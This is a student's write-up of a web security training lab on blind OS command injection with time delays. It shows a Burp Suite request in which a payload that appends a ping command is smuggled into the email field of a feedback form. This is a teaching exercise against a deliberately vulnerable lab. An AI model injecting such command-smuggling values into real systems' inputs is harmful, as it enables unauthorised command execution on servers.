
OS Command Injection Lab-02

Blind OS command injection with time delays

M.Gobi Shankar

CB.SC.P2CYS23019

Use Burp Suite to intercept and modify the request that submits feedback.




Modify the `email` parameter, changing it to:



```
||ping+-c+10+127.0.0.1||
```

```
Pretty  Raw  Hex
1 POST /feedback/submit HTTP/2
2 Host: 0aa0001504c8e91383ca5f4b007a0011.web-security-academy.net
3 Cookie: session=7XpqTlgjkP6ztVARQnCBWXP64AwqWoWS
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 127
10 Origin: https://0aa0001504c8e91383ca5f4b007a0011.web-security-academy.net
11 Referer: https://0aa0001504c8e91383ca5f4b007a0011.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 csrf=SxxykBUorZMvFk1ryuNSSV4dMTN4HTnS&name=Gobi+&email=gobimanivanan%40gmail.com||ping+-c+10+127.0.0.1||&subject=aosfnnoiasn&message=alksdnvcla%3BsKNv1
```

Observe that the response takes 10 seconds to return.



After 10 seconds:



Lab Completed Successfully.